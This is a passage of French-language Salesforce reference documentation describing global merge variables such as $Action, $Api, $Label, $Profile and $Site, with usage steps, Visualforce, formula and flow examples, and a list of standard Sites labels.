CONSULTER ÉGALEMENT :

Fonctionnalité de la Developer Console

Recherche des paramètres de gestion d'objet

## Variables globales

Les composants tels que les boutons et les liens personnalisés, les formules dans des champs personnalisés, les règles de validation, les flux et les processus, et les pages Visualforce, permettent d'utiliser des champs de fusion spéciaux pour référencer les données dans votre organisation.

**Remarque:** Seuls les champs de fusion d'utilisateur, d'organisation et d'API sont pris en charge pour des onglets Web.

Utilisez les variables globales suivantes lorsque vous choisissez un type de champ de fusion à ajouter à votre composant personnalisé :

### `$Action`

| | |
|---|---|
| **Description :** | Type de champ de fusion global à utiliser pour référencer des actions standard Salesforce, telles que l'affichage de la page d'accueil de l'onglet Comptes, et la création, la modification et la suppression de comptes. Utilisez des champs de fusion d'action dans les fonctions `LINKTO` et `URLFOR` pour référencer l'action sélectionnée. |
| **Utilisation :** | 1. Sélectionnez le type de champ : $Action.<br>2. Insérez un champ de fusion au format `$Action.`*`object`*`.`*`action`*, tel que `$Action.Account.New`. |

Éditions

La disponibilité de chaque variable globale dépend des exigences de l'expérience et de l'édition de la fonctionnalité associée.

AUTORISATIONS UTILISATEUR

Pour créer, modifier et supprimer des commandes custom s-control, des formules ou des pages Visualforce :

- Personnaliser l'application

Pour modifier les flux et des processus :

- Gérer Force.com Flow

| | |
|---|---|
| **Exemple de commande s-control :** | La commande s-control ci-dessous référence l'action standard de création de comptes dans le champ de fusion `$Action.Account.New`.<br>`<html> <body> {!LINKTO("Create a New Account", $Action.Account.New, $ObjectType.Account)} </body> </html>` |
| **Exemple Visualforce :** | `<apex:outputLink value="{!URLFOR($Action.Account.New)}">Create New Account</apex:outputLink>` |
| **Conseils :** | Cette variable globale est disponible uniquement pour les boutons et les liens personnalisés, les commandes s-controls et les pages Visualforce. |

Tous les objets prennent en charge les actions de base, telles que créer, cloner, afficher, modifier, répertorier et supprimer. L'action globale `$Action` référence également les actions disponibles dans de nombreux objets standard. Les valeurs disponibles dans votre organisation peuvent varier selon les fonctionnalités activées.

### $Api

| | |
|---|---|
| **Description :** | Type de champ de fusion global à utiliser pour référencer des URL d'API. |
| **Utilisation :** | 1. Sélectionnez le type de champ : $Api.<br>2. Sélectionnez un champ de fusion tel que :<br>• `$Api.Enterprise_Server_URL__`*`xxx`*: Point de destination SOAP de Enterprise WSDL où *`xxx`* représente la version de l'API. Par exemple `$Api.Enterprise_Server_URL_140` est la valeur du champ de fusion de la version 14.0 de l'API.<br>• `$Api.Partner_Server_URL__`*`xxx`*: Point de destination SOAP de Partner WSDL où *`xxx`* représente la version de l'API.<br>• `$Api.Session_ID`: ID de session. |
| **Exemple de commande s-control :** | Le champ de formule personnalisé ci-dessous fait appel à un service pour remplacer le code APE. Remplacez *`myserver`* par le nom de votre serveur.<br>`HYPERLINK("https://www.myserver.com/mypage.jsp" & "?Username=" & $User.Username & "&crmSessionId=" & GETSESSIONID() & "&crmServerUrl=" & $Api.Partner_Server_URL_90 & "&crmObjectId=" & Id & "&crmFieldUpdate=sicCode", "Update SIC Code")` |
| **Visualforce et exemple de flux :** | Utiliser la notation point pour renvoyer l'ID de session.<br>`{!$Api.Session_ID}` |

| | |
|---|---|
| **Conseils :** | Cette variable globale est disponible uniquement pour les champs de formule, les commandes s-controls, les boutons et les liens personnalisés, les pages Visualforce, les formules de flux et les formules de processus.<br><br>**Important:** `$Api.Session_ID` et `GETSESSIONID()` renvoient la même valeur, un identifiant de la session active dans le contexte actuel. Ce contexte varie selon l'emplacement dans lequel la variable globale ou la fonction est évaluée. Par exemple, si vous l'utilisez dans un champ de formule personnalisé et que ce champ est affiché dans une présentation de page standard dans Salesforce Classic, la session référencée est une session Salesforce de base. Le même champ (ou la variable sous-jacente ou le résultat de la formule), utilisé dans une page Visualforce, référence à la place une session Visualforce.<br><br>Les contextes de session sont basés sur le domaine de la requête. Cela signifie que le contexte de la session change dès que vous passez la limite du nom d'hôte, par exemple de `.salesforce.com` à `.visual.force.com` ou à `.lightning.force.com`.<br><br>Les identifiants de session de différents contextes et les sessions elles-mêmes sont différents. Lorsque vous passez d'un contexte à l'autre, l'ancienne session est remplacée par la nouvelle, et n'est plus valide. L'ID de session change également.<br><br>Habituellement, Salesforce gère les transferts de session entre contextes de façon transparente. Toutefois, si vous transmettez l'ID de session vous-même, vous devrez peut-être accéder de nouveau à `$Api.Session_ID` ou à `GETSESSIONID()` à partir du nouveau domaine afin de garantir la validité de l'ID de session.<br><br>Notez également que les sessions ne sont pas toutes créées de façon égale. En particulier, les sessions obtenues dans un contexte Lightning Experience ont des privilèges réduits et pas d'accès API. Vous ne pouvez pas utiliser ces ID de session pour passer des appels API. |

### `$Component`

| | |
|---|---|
| **Description :** | Type de champ de fusion global à utiliser pour référencer un composant Visualforce. |
| **Utilisation :** | Chaque composant d'une page Visualforce possède son propre attribut `Id`. Lors de la restitution de la page, cet attribut est utilisé pour générer l'ID du DOM (Document Object Model). Utilisez `$Component.`***`Path.to.Id`*** dans JavaScript pour référencer un composant spécifique dans une page, où *`Path.to.Id`* correspond à un spécificateur de hiérarchie de composants pour le composant référencé. |
| **Exemple Visualforce :** | `function beforeTextSave() { document.getElementById('{!$Component.msgpost}').value = myEditor.getEditorHTML(); }` |
| **Conseils :** | Cette variable globale n'est disponible que pour les pages Visualforce. |

### `$ComponentLabel`

| | |
|---|---|
| **Description :** | Un champ de fusion globale à utiliser pour référencer l'étiquette d'un composant `inputField` sur une page Visualforce associée à un message. |

| | |
|---|---|
| **Utilisation :** | Renvoyer l'étiquette d'un composant `inputField` associé à un message. |
| **Exemple Visualforce :** | `<apex:datalist var="mess" value="{!messages}">`<br>`  <apex:outputText value="{!mess.componentLabel}:" style="color:red"/>`<br>`  <apex:outputText value="{!mess.detail}" style="color:black" />`<br>`</apex:datalist>` |
| **Conseils :** | Cette variable globale n'est disponible que pour les pages Visualforce. |

### $CurrentPage

| | |
|---|---|
| **Description :** | Type de champ de fusion global à utiliser pour référencer la page Visualforce actuelle ou la demande de page. |
| **Utilisation :** | Utilisez cette variable globale dans une page Visualforce pour référencé le nom de la page actuelle (`$CurrentPage.Name`) ou l'URL de la page actuelle (`$CurrentPage.URL`). Utilisez `$CurrentPage.parameters.`***`parameterName`*** pour référencer des paramètres et des valeurs de demande de page, où *`parameterName`* est le paramètre de requête référencé. |
| **Exemple Visualforce :** | `<apex:page standardController="Account">`<br>`    <apex:pageBlock title="Hello {!$User.FirstName}!">`<br>`        You belong to the {!account.name} account.<br/>`<br>`        You're also a nice person.`<br>`    </apex:pageBlock>`<br>`    <apex:detail subject="{!account}" relatedList="false"/>`<br>`    <apex:relatedList list="OpenActivities"`<br>`      subject="`**`{!$CurrentPage.parameters.relatedId}`**`"/>`<br>`</apex:page>` |
| **Conseils :** | Cette variable globale est disponible uniquement pour les pages Visualforce. |

### $FieldSet

| | |
|---|---|
| **Description :** | Permet d'accéder à un ensemble de champs défini dans votre organisation. |
| **Utilisation :** | Utilisez-le dans vos pages Visualforce pour itérer dynamiquement des champs dans un ensemble de champs. Ajoutez un préfixe à cette variable globale avec une référence à un objet standard ou personnalisé contenant cet ensemble de champs. |
| **Exemple Visualforce :** | `<apex:page standardController="Account">`<br>`    <apex:repeat value="{!$Account.FieldSet.mySpecialFields}"`<br>`var="field">`<br>`        <apex:outputText value="{!field}" />`<br>`    </apex:repeat>`<br>`</apex:page>` |
| **Conseils :** | Cette variable globale est disponible uniquement pour les pages Visualforce. |

### $Label

| | |
|---|---|
| **Description :** | Type de champ de fusion global à utiliser pour référencer une étiquette personnalisée. |
| **Utilisation :** | **1.** Sélectionnez le type de champ $Label.<br>**2.** Sélectionnez l'étiquette personnalisée que vous souhaitez référencer.<br>La valeur renvoyée dépend du paramètre de langue de l'utilisateur contextuel. La valeur renvoyée est l'une des suivantes, par ordre de priorité :<br>**1.** Le texte de la traduction locale<br>**2.** Le texte de la traduction intégrée au package<br>**3.** Le texte de l'étiquette principale |
| **Exemple de flux :** | Créez une formule de flux dont l'expression est la suivante :<br>`{!$Label.customCurrency_label}`<br>Référencez ensuite cette formule de flux en tant qu'étiquette d'un champ d'écran. |
| **Exemple Visualforce :** | `<apex:page>`<br>`  <apex:pageMessage severity="info"`<br>`  strength="1"`<br>`  summary="{!$Label.firstrun_helptext}"`<br>`  />`<br>`</apex:page>` |
| **Exemple de composants Lightning** | **Étiquette dans une expression de balisage utilisant l'espace de noms par défaut**<br>`{!$Label.c.labelName}`<br>**Étiquette en code JavaScript si votre organisation a un espace de noms**<br>`$A.get("$Label.namespace.labelName")` |
| **Conseils :** | Cette variable globale est disponible uniquement pour des composants Lightning, des pages Visualforce, un code Apex, des formules de flux et des formules de processus. |

### $Label.Site

| | |
|---|---|
| **Description :** | Type de champ de fusion global à utiliser pour référencer une étiquette de Sites standard dans une page Visualforce. Comme toutes les étiquettes standard, le texte s'affiche en fonction de la langue et des paramètres régionaux de l'utilisateur. |
| **Utilisation :** | Utilisez cette expression dans une page Visualforce pour accéder à une étiquette de Sites standard. Lorsque le serveur d'applications élabore la page qui sera présentée au navigateur de l'utilisateur final, la valeur renvoyée dépend de la langue et des paramètres régionaux de l'utilisateur.<br>Salesforce fournit les étiquettes suivantes : |

| Étiquette | Message |
|---|---|
| authorization_required | Autorisation requise |

| Étiquette | Message |
| --- | --- |
| bandwidth_limit_exceeded | Limite de bande passante atteinte |
| change_password | Changez le mot de passe |
| change_your_password | Changez votre mot de passe |
| click_forget_password | Si vous avez oublié votre mot de passe, cliquez sur Mot de passe oublié pour le réinitialiser. |
| community_nickname | Surnom |
| confirm_password | Confirmez le mot de passe |
| down_for_maintenance | {0} est fermé pour maintenance |
| email | Envoyez un e-mail |
| email_us | Envoyez-nous un e-mail |
| enter_password | Vous avez oublié votre mot de passe ? Entrez votre nom d'utilisateur ci-dessous. |
| error | Erreur : {0} |
| error2 | Erreur |
| file_not_found | Fichier introuvable |
| forgot_password | Mot de passe oublié |
| forgot_password_confirmation | Confirmation de mot de passe oublié |
| forgot_your_password_q | Vous avez oublié votre mot de passe ? |
| get_in_touch | Veuillez <a href="{0}">{1}</a> si vous devez rester en contact. |
| go_to_login_page | Allez à la page de connexion |
| img_path | /img/sites |
| in_maintenance | Arrêté pour maintenance |
| limit_exceeded | Limite dépassée |
| login | Se connecter |
| login_button | Connexion |
| login_or_register_first | Vous devez d'abord vous connecter ou vous inscrire avant d'accéder à cette page. |
| logout | Se déconnecter |
| new_password | Nouveau mot de passe |
| new_user_q | Nouvel utilisateur ? |

| Étiquette | Message |
|---|---|
| old_password | Ancien mot de passe |
| page_not_found | Page introuvable |
| page_not_found_detail | Page introuvable : {0} |
| password | Mot de passe |
| passwords_dont_match | Les mots de passe ne correspondent pas. |
| powered_by | Fourni par |
| register | Enregistrer |
| registration_confirmation | Confirmation de l'enregistrement |
| site_login | Connexion au site |
| site_under_construction | Site en construction |
| sorry_for_inconvenience | Veuillez nous excuser pour le désagrément. |
| sorry_for_inconvenience_back_shortly | Veuillez nous excuser pour le désagrément. Nous serons bientôt de retour. |
| stay_tuned | Restez en contact. |
| submit | Soumettre |
| temp_password_sent | Un e-mail vous a été envoyé avec votre mot de passe temporaire. |
| thank_you_for_registering | Merci de votre inscription. Un e-mail vous a été envoyé avec votre mot de passe temporaire. |
| under_construction | {0} est en construction |
| user_registration | Inscription d'un nouvel utilisateur |
| username | Nom d'utilisateur |
| verify_new_password | Vérifier le nouveau mot de passe |

**Exemple Visualforce :**

```
<apex:page>
   <apex:pageMessage severity="info"
   strength="1"
   summary="{!$Label.Site.temp_password_sent}"
   />
</apex:page>
```

**Conseils :** Cette variable globale est disponible uniquement pour les pages Visualforce.

### $Network

| | |
|---|---|
| **Description :** | Un type de champ de fusion global à utiliser pour référencer les détails de communauté dans un modèle d'e-mail Visualforce. |
| **Utilisation :** | Utilisez cette expression dans un modèle d'e-mail Visualforce afin d'accéder au nom et à l'URL de connexion de la communauté. |
| **Exemple Visualforce :** | `<messaging:emailTemplate subject="Your Password has been reset" recipientType="User" ><messaging:htmlEmailBody ><p>Hi,</p><p>Your password for <b>{!$Network.Name}</b> community has been reset.</p><p><a href='{!$Network.NetworkUrlForUserEmails}'>Reset Password</a></p><p>Regards,</p><p>Communities Admin</p></messaging:htmlEmailBody></messaging:emailTemplate>` |
| **Conseils :** | Cette variable globale fonctionne uniquement dans des modèles d'e-mails Visualforce pour des communautés. |

### $ObjectType

| | |
|---|---|
| **Description :** | Un type de champ de fusion global à utiliser pour référencer des objets standard ou personnalisés (tels que des Comptes, des Requêtes ou des Opportunités) et les valeurs de leurs champs. Utilisez des champs de fusion de type objet dans les fonctions `LINKTO`, `GETRECORDIDS` et `URLFOR` pour référencer un type de données spécifique, ou la fonction `VLOOKUP` pour référencer un champ spécifique dans un objet associé. |
| **Utilisation :** | **1.** Sélectionnez le type de champ : $ObjectType.<br>**2.** Sélectionnez un objet pour insérer un champ de fusion représentant cet objet, tel que `$ObjectType.Case`.<br>En option, vous pouvez sélectionner un champ dans cet objet à l'aide de la syntaxe suivante : `$ObjectType.Role_Limit__c.Fields.Limit__c` . |
| **Exemple de bouton personnalisé :** | Le bouton de liste personnalisé ci-dessous référence l'objet standard de requête dans le champ de fusion `$ObjectType.Case`.<br>`{!REQUIRESCRIPT ("/soap/ajax/13.0/connection.js")} var records = {!GETRECORDIDS($ObjectType.Sample)}; var newRecords = []; if (records[0] == null) { alert("Please select at least one row") } else { for (var n=0; n<records.length; n++) { var c = new sforce.SObject("Case"); c.id = records[n]; c.Status = "New";` |

| | |
|---|---|
| | `newRecords.push(c); } result = sforce.connection.update(newRecords); window.location.reload(); }` |
| **Exemple de règle de validation :** | Cet exemple vérifie qu'un code postal de facturation est valide en recherchant les cinq premiers caractères de la valeur d'un objet personnalisé appelé Zip_Code__c et qui contient un enregistrement pour chaque code postal valide aux États-Unis. Si le code postal n'est pas trouvé dans l'objet Zip_Code__c ou que le département de facturation ne correspond pas au State_Code__c de l'objet Zip_Code__c, une erreur s'affiche.<br>`AND( LEN(BillingPostalCode) > 0, OR(BillingCountry = "USA", BillingCountry = "US"), VLOOKUP( $ObjectType.Zip_Code__c.Fields.State_Code__c, $ObjectType.Zip_Code__c.Fields.Name, LEFT(BillingPostalCode,5)) <> BillingState )` |
| **Exemple Visualforce :** | L'exemple suivant récupère l'étiquette du champ `Nom` du compte :<br>`{!$ObjectType.Account.Fields.Name.Label}` |
| **Conseils :** | Cette variable globale est disponible dans les pages Visualforce, les boutons et les liens personnalisés, les commandes s-controls et les règles de validation. |

### `$Organization`

| | |
|---|---|
| **Description :** | Type de champ de fusion global à utiliser pour référencer des informations sur le profil de votre entreprise. Utilisez les champs de fusion de l'organisation pour référencer la ville, le numéro de télécopie, l'ID ou d'autres informations. |
| **Utilisation :** | 1. Sélectionnez le type de champ : $Organization.<br>2. Sélectionnez un champ de fusion tel que `$Organization.Fax`. |
| **Exemple de règle de validation :** | Utilisez les champs de fusion de l'organisation pour comparer ses attributs avec ceux de vos comptes. Par exemple, vous souhaitez déterminer si votre organisation présente le même pays que vos comptes. La formule de validation ci-dessous référence le champ de fusion du pays de votre organisation et nécessite un code pays pour chaque compte étranger.<br>`AND($Organization.Country <> BillingCountry, ISBLANK(Country_Code__c))` |
| **Exemple de flux :** | Créez une formule de flux (Texte) dont l'expression est `{!$Organization.City}`. Dans un élément Décision, vérifiez si la ville d'un contact correspond à cette formule. |
| **Exemple Visualforce :** | Utilisez une notation pointée pour accéder aux informations de votre organisation. Par exemple :<br>`{!$Organization.Street}`<br>`{!$Organization.State}` |
| **Conseils :** | Les valeurs des champs de fusion de l'organisation proviennent des valeurs actuellement stockées en tant qu'informations sur la société dans Salesforce. |

| | |
|---|---|
| | Notez que `{!$Organization.UiSkin}` est une valeur de liste de sélection. Par conséquent, elle doit être utilisée avec des fonctions de liste de sélection telles que `ISPICKVAL()` dans des champs personnalisés, des règles de validation, des expressions Visualforce, des formules de flux, des formules de processus et des formules de règle de workflow. |

### $Page

| | |
|---|---|
| **Description :** | Type de champ de fusion global à utiliser pour référencer une page Visualforce. |
| **Utilisation :** | Utilisez cette expression dans une page Visualforce pour lier à une autre page Visualforce. |
| **Exemple Visualforce :** | `<apex:page>`<br>`  <h1>Linked</h1>`<br>`  <apex:outputLink value="{!$Page.otherPage}">`<br>`  This is a link to another page.`<br>`  </apex:outputLink>`<br>`</apex:page>` |
| **Conseils :** | Cette variable globale est disponible uniquement pour les pages Visualforce. |

### $Permission

| | |
|---|---|
| **Description :** | Type de champ de fusion global à utiliser pour référencer les informations sur l'accès aux autorisations personnalisées de l'utilisateur actuel. Utilisez des champs de fusion d'autorisation pour référencer des informations sur l'accès actuel de l'utilisateur à n'importe quelle autorisation personnalisée de votre organisation. |
| **Utilisation :** | 1. Sélectionnez le type de champ : $Permission.<br>2. Sélectionnez un champ de fusion tel que `$Permission.customPermissionName`. |
| **Exemple de règle de validation :** | La règle de validation suivante référence l'autorisation personnalisée changeAustinAccounts de l'utilisateur actuel. Cette règle s'assure que seuls les utilisateurs qui disposent de l'autorisation changeAustinAccounts peuvent mettre à jour des comptes qui incluent la ville de facturation Austin.<br>`BillingCity = 'Austin' &&`<br>`$Permission.changeAustinAccounts` |
| **Exemple Visualforce :** | Pour afficher un blocage de page uniquement pour les utilisateurs qui disposent de l'autorisation seeExecutiveData, utilisez :<br>`<apex:pageBlock rendered="{!$Permission.canSeeExecutiveData}">`<br>`  <!-- Executive Data Here -->`<br>`</apex:pageBlock>` |
| **Conseils :** | $Permission s'affiche uniquement si des autorisations personnalisées ont été créées dans votre organisation. Cette variable globale n'est pas prise en charge pour les processus, les flux et les règles de workflow. |

### $Profile

| | |
|---|---|
| **Description :** | Type de champ de fusion global à utiliser pour référencer les informations sur le profil de l'utilisateur actuel. Utilisez des champs de fusion de profil pour référencer des informations sur le profil de l'utilisateur, telles le nom ou le type de licence. |
| **Utilisation :** | 1. Sélectionnez le type de champ : $Profile.<br>2. Sélectionnez un champ de fusion tel que `$Profile.Name`. |
| **Exemple de règle de validation :** | La formule de règle de validation ci-dessous référence le nom du profil de l'utilisateur actuel afin de garantir que seuls le responsable de l'enregistrement ou les utilisateurs présentant ce profil peuvent apporter des modifications au champ personnalisé appelé `Objectif personnel` :<br>`AND( ISCHANGED( Personal_Goal__c ), Owner <> $User.Id, $Profile.Name <> "Custom: System Admin" )` |
| **Exemple de flux :** | Pour identifier le profil de l'utilisateur actif, créez une formule de flux (Texte) avec l'expression suivante :<br>`{!$Profile.Name}`<br>En référençant cette formule, vous évitez d'utiliser une requête (éléments Référence) et préservez les limitations. |
| **Exemple Visualforce :** | Pour revenir au profil de l'utilisateur actuel, utilisez :<br>`{!$Profile.Name}` |
| **Conseils :** | • Les champs de fusion `$Profile` sont disponibles uniquement dans les éditions pouvant créer des profils personnalisés.<br>• Utilisez les noms de profil pour référencer des profils standard dans les champs de fusion `$Profile`. Si vous avez déjà référence la valeur interne d'un profil, utilisez la liste suivante pour déterminer le nom à utiliser à la place : |

| Nom du profil standard | Valeur $Profile |
|---|---|
| Administrateur système | `PT1` |
| Utilisateur standard | `PT2` |
| Lecture seule | `PT3` |
| Responsable solutions | `PT4` |
| Utilisateur marketing | `PT5` |
| Responsable contrats | `PT6` |
| Utilisateur partenaire | `PT7` |
| Utilisateur de la plate-forme standard | `PT8` |
| Licence mono-utilisateur de la plate-forme standard | `PT9` |

| Nom du profil standard | Valeur $Profile |
|---|---|
| Utilisateur du portail Client | `PT13` |
| Responsable du portail Client | `PT14` |

- Si les attributs du profil sont vides, les valeurs de vos champs de fusion seront vides. Par exemple, le profil `Description` n'est pas requis et peut ne pas contenir de valeur.
- Il n'est pas nécessaire d'accorder aux utilisateurs des autorisations ou des droits d'accès aux informations sur leur profil pour qu'ils puissent utiliser ces champs de fusion.

### $RecordType

| | |
|---|---|
| **Description :** | Un champ de fusion global à utiliser pour référencer le type d'enregistrement de l'enregistrement actuel. |
| **Utilisation :** | Ajoutez manuellement `$RecordType` à votre commande s-control. |
| **Exemple Visualforce :** | Pour renvoyer l'ID du type d'enregistrement actuel, utilisez la variable :<br>`{$RecordType.Id}` |
| **Conseils :** | • Utilisez `$RecordType.Id` au lieu de `$RecordType.Name` pour référencer un type d'enregistrement spécifique. Si `$RecordType.Name` rend une formule plus lisible, vous devez mettre à jour la formule en cas de modification du type d'enregistrement, tandis que l'ID d'un type d'enregistrement ne change jamais. Cependant, si vous déployez des formules dans plusieurs organisations (par exemple entre sandbox et production), utilisez `$RecordType.Name`, car les ID sont différents dans chaque organisation.<br>• Évitez d'utiliser `$RecordType` dans les formules, sauf dans les formules de valeur par défaut. À la place, utilisez le champ de fusion `RecordType` (par exemple, `Account.RecordType.Name`) ou le champ `RecordTypeId` dans l'objet.<br>• Ne référencez aucun champ avec le champ de fusion `$RecordType` dans des formules d'objets croisés. La variable `$RecordType` se résout dans l'enregistrement qui contient la formule, pas dans l'enregistrement auquel la formule s'étend. Utilisez à la place le champ de fusion `RecordType` sur l'objet. |

### $Request

| | |
|---|---|
| **Description :** | Champ de fusion global à utiliser pour référencer un paramètre de requête par nom qui renvoie une valeur. |
| **Utilisation :** | Ajoutez manuellement `$Request` à votre commande s-control. |

| | |
|---|---|
| **Exemple de commande s-control :** | Le snippet (bout de code) ci-dessous, `Title_Snippet`, requiert deux paramètres d'entrée : `titleTheme` et `titleText`. Vous pouvez le réutiliser dans de nombreuses commandes s-control pour fournir un titre de page et un modèle à votre code HTML.<br>`<h2 class="{!$Request.titleTheme}.title"> {!$Request.titleText}</h2>`<br>La commande s-control ci-dessous appelle cet extrait de code en utilisant la fonction `INCLUDE`, en lui envoyant les paramètres de titre et de thème de la page HTML qu'il crée.<br>`<html> <head> </head> <body> {! INCLUDE($SControl.Title_Snippet, [titleTheme = "modern", titleText = "My Sample Title"]) } ... Insert your page specific content here ... </body> </html>` |
| **Conseils :** | N'utilisez pas `$Request` dans les pages Visualforce pour référencer les paramètres de requête. Utilisez plutôt `$CurrentPage`. |

### $Resource

| | |
|---|---|
| **Description :** | Un type de champ de fusion global à utiliser pour référencer une ressource statique existante par son nom dans une page Visualforce. Vous pouvez également utiliser des champs de fusion de ressources dans des fonctions `URLFOR` pour référencer un fichier particulier dans une archive de ressource statique. |
| **Utilisation :** | Utilisez `$Resource` pour référencer une ressource statique existante. Le format est `$Resource.`*`nom_ressource`* par exemple, `$Resource.TestImage`. |
| **Exemples Visualforce :** | Le composant Visualforce ci-dessous référence un fichier image qui a été chargé en tant que ressource statique et nommé `TestImage` :<br>`<apex:image url="{!$Resource.TestImage}" width="50" height="50"/>`<br>Pour référencer un fichier dans une archive (fichier `.zip` ou `.jar`, par exemple), utilisez la fonction `URLFOR`. Indiquez le nom de ressource statique que vous avez fourni lors du téléchargement de l'archive avec le premier paramètre, ainsi que le chemin du fichier souhaité dans l'archive avec le second paramètre. Par exemple :<br>`<apex:image url="{!URLFOR($Resource.TestZip, 'images/Bluehills.jpg')}" width="50" height="50"/>` |
| **Conseils :** | Cette variable globale est disponible uniquement pour les pages Visualforce. |

### $SControl

**Important:** Les pages Visualforce remplacent les commandes s-controls. Les organisations qui n'ont pas déjà utilisé de commandes s-controls ne peuvent pas en créer. Les commandes s-controls existantes restent inchangées et peuvent être modifiées.

| | |
|---|---|
| **Description :** | Type de champ de fusion global à utiliser pour référencer une commande custom s-control existante par nom. Utilisez des champs de fusion de commande s-control dans des fonctions `LINKTO`, `INCLUDE` et `URLFOR` pour référencer l'une de vos commandes custom s-control. |
| **Utilisation :** | 1. Sélectionnez le type de champ : $SControl.<br>2. Sélectionnez une commande s-control pour insérer un champ de fusion la représentant, tel que `$Scontrol.Header_Snippet`. |
| **Exemple de commande s-control :** | La commande s-control ci-dessous référence l'extrait de code dans le champ de fusion `$Scontrol.Header_Snippet` :<br>`<html> <body> {! INCLUDE($SControl.Header_Snippet, [title = "My Title", theme = "modern"])} </body> </html>` |
| **Exemple Visualforce :** | L'exemple suivant montre comment établir un lien avec une commande s-control nommée HelloWorld dans une page Visualforce :<br>`<apex:page>`<br>`<apex:outputLink value="{!$SControl.HelloWorld}">Open the HelloWorld s-control</apex:outputLink>`<br>`</apex:page>`<br>Notez que si vous voulez simplement incorporer une commande s-control dans une page, vous pouvez utiliser la balise `<apex:scontrol>` sans le champ de fusion $SControl. Par exemple :<br>`<apex:page>`<br>`<apex:scontrol controlName="HelloWorld" />`<br>`</apex:page>` |
| **Conseils :** | • La liste déroulante `Insérer un champ de fusion` répertorie toutes vos commandes custom s-control, à l'exception des snippets. Bien que les snippets soient des commandes s-control, ils se comportent différemment. Par exemple, vous ne pouvez pas référencer un extrait de code directement à partir d'une fonction `URLFOR`. Les extraits de code ne sont pas disponibles lors de la création d'un bouton ou d'un lien personnalisé qui inclut un paramètre `Source de contenu` Custom S-Control. De plus, vous ne pouvez pas ajouter des extraits de code à vos présentations de page. Pour insérer un snippet dans votre commande s-control, utilisez le bouton de liste déroulante `Insérer un bout de code`.<br>• Cette variable globale est disponible uniquement pour les boutons et les liens personnalisés, les commandes s-controls et les pages Visualforce. |

### `$Setup`

| | |
|---|---|
| **Description :** | Un type de champ de fusion global à utiliser pour référencer un paramètre personnalisé de type « hiérarchie ». |
| **Utilisation :** | Utilisez `$Setup` pour accéder à des paramètres personnalisés hiérarchiques et à leurs valeurs de champ en utilisant notation pointée. Par exemple, `$Setup.App_Prefs__c.Show_Help_Content__c`. |

| | |
|---|---|
| | Les paramètres personnalisés hiérarchiques autorisent des valeurs à n'importe quel niveau parmi les trois :<br>**1.** Organisation, la valeur par défaut pour tout le monde<br>**2.** Profil, qui remplace la valeur Organisation<br>**3.** Utilisateur, qui remplace les valeurs Organisation et Profil<br>Salesforce détermine automatiquement la valeur correcte pour ce champ de paramètre personnalisé en fonction du contexte actuel de l'utilisateur actif. |
| **Exemple de champ de formule :** | `{!$Setup.CustomSettingName__c.CustomFieldName__c}`<br>Les champs de formule fonctionnent uniquement pour des paramètres personnalisés de hiérarchie et ne peuvent pas être utilisés pour des paramètres personnalisés de liste. |
| **Exemple Visualforce :** | L'exemple suivant illustre l'affichage conditionnel d'un message d'aide étendue pour un champ de saisie, en fonction de la préférence de l'utilisateur :<br>`<apex:page>`<br>`  <apex:inputField value="{!usr.Workstation_Height__c}"/>`<br>`  <apex:outputPanel id="helpWorkstationHeight"`<br>`  rendered="{!$Setup.App_Prefs__c.Show_Help_Content__c}">`<br>`  Enter the height for your workstation in inches, measured from the`<br>`  floor to top of the work surface.`<br>`  </apex:outputPanel>`<br>`  ...`<br>`</apex:page>`<br>Si le niveau de l'organisation pour ce paramètre personnalisé est défini sur `true`, les utilisateurs affichent le message d'aide par défaut. Si un utilisateur préfère ne pas afficher les messages d'aide, il peut définir son paramètre personnalisé sur `false` pour remplacer la valeur de l'organisation (ou du profil).<br>Les paramètres personnalisés de type « liste » de sont pas disponibles dans les pages Visualforce utilisant cette variable globale. Vous pouvez accéder à des paramètres personnalisés de liste dans Apex. |
| **Conseils :** | Cette variable globale est disponible dans les pages Visualforce, les champs de formule, les règles de validation, les formules de flux et les formules de processus. |

### $Site

| | |
|---|---|
| **Description :** | Type de champ de fusion global à utiliser pour référencer les informations sur le site Force.com actuel. |
| **Utilisation :** | Utilisez la notation point pour accéder aux informations sur le site Force.com actuel. Notez que seuls les champs de site suivants sont disponibles : |

| Champ de fusion | Description |
|---|---|
| $Site.Name | Renvoie le nom d'API du site actuel. |
| $Site.Domain | Renvoie le nom du domaine Force.com de votre organisation. |

| Champ de fusion | Description |
| --- | --- |
| $Site.CustomWebAddress | Renvoie l'URL personnalisée de la requête si elle ne se termine pas en `force.com` ou renvoie l'URL personnalisée principale du site. Si aucune n'existe, ce champ renvoie une chaîne vide. Notez que le chemin de l'URL est toujours la racine, même si l'URL personnalisée de la requête est préfixée par un chemin. Si la requête actuelle ne correspond pas à une requête de site, ce champ renvoie une chaîne vide. La valeur du champ se termine toujours par un caractère `/`. L'utilisation de $Site.CustomWebAddress doit être évitée. Nous recommandons d'utiliser à la place $Site.BaseCustomUrl. |
| $Site.OriginalUrl | Renvoie l'URL d'origine de cette page s'il s'agit d'une page d'erreur désignée pour le site, sinon renvoie `null`. |
| $Site.CurrentSiteUrl | Renvoie l'URL de base du site actuel que les références et les liens doivent utiliser. Notez que ce champ peut renvoyer l'URL de la page référente à la place de l'URL de la requête actuelle. La valeur du champ est préfixée par un chemin et se termine toujours par un caractère `/`. Si la requête actuelle ne correspond pas à une requête de site, ce champ renvoie une chaîne vide. L'utilisation de $Site.CurrentSiteUrl doit être évitée. Utilisez la place $Site.BaseUrl. |
| $Site.LoginEnabled | Renvoie la valeur `true` si le site actuel est associé à un portail activé par connexion actif ; sinon renvoie `false`. |
| $Site.RegistrationEnabled | Renvoie la valeur `true` si le site actuel est associé à un portail client actif, activé par auto-inscription. Sinon, renvoie `false`. |
| $Site.IsPasswordExpired | Pour les utilisateurs authentifiés, renvoie `true` si le mot de passe de l'utilisateur actuellement connecté a expiré. Renvoie `faux` pour les utilisateurs non authentifiés. |
| $Site.AdminEmailAddress | Renvoie la valeur du champ `Contact du site` du site actuel. |
| $Site.Prefix | Renvoie le préfixe du chemin de l'URL du site actuel. Par exemple, si l'URL de votre site est `masociete.force.com/partenaires`, `/partenaires` est le préfixe du chemin. Renvoie `null` si le préfixe n'est pas défini. Si la requête actuelle n'est pas une requête de site, ce champ renvoie une chaîne vide. |
| $Site.Template | Renvoie le nom du modèle associé au site actuel ; renvoie le modèle par défaut si aucun modèle n'a été désigné. |
| $Site.ErrorMessage | En cas d'erreur, renvoie un message d'erreur pour la page actuelle s'il s'agit d'une page d'erreur désignée pour le site, sinon renvoie une chaîne vide. |

| Champ de fusion | Description |
| --- | --- |
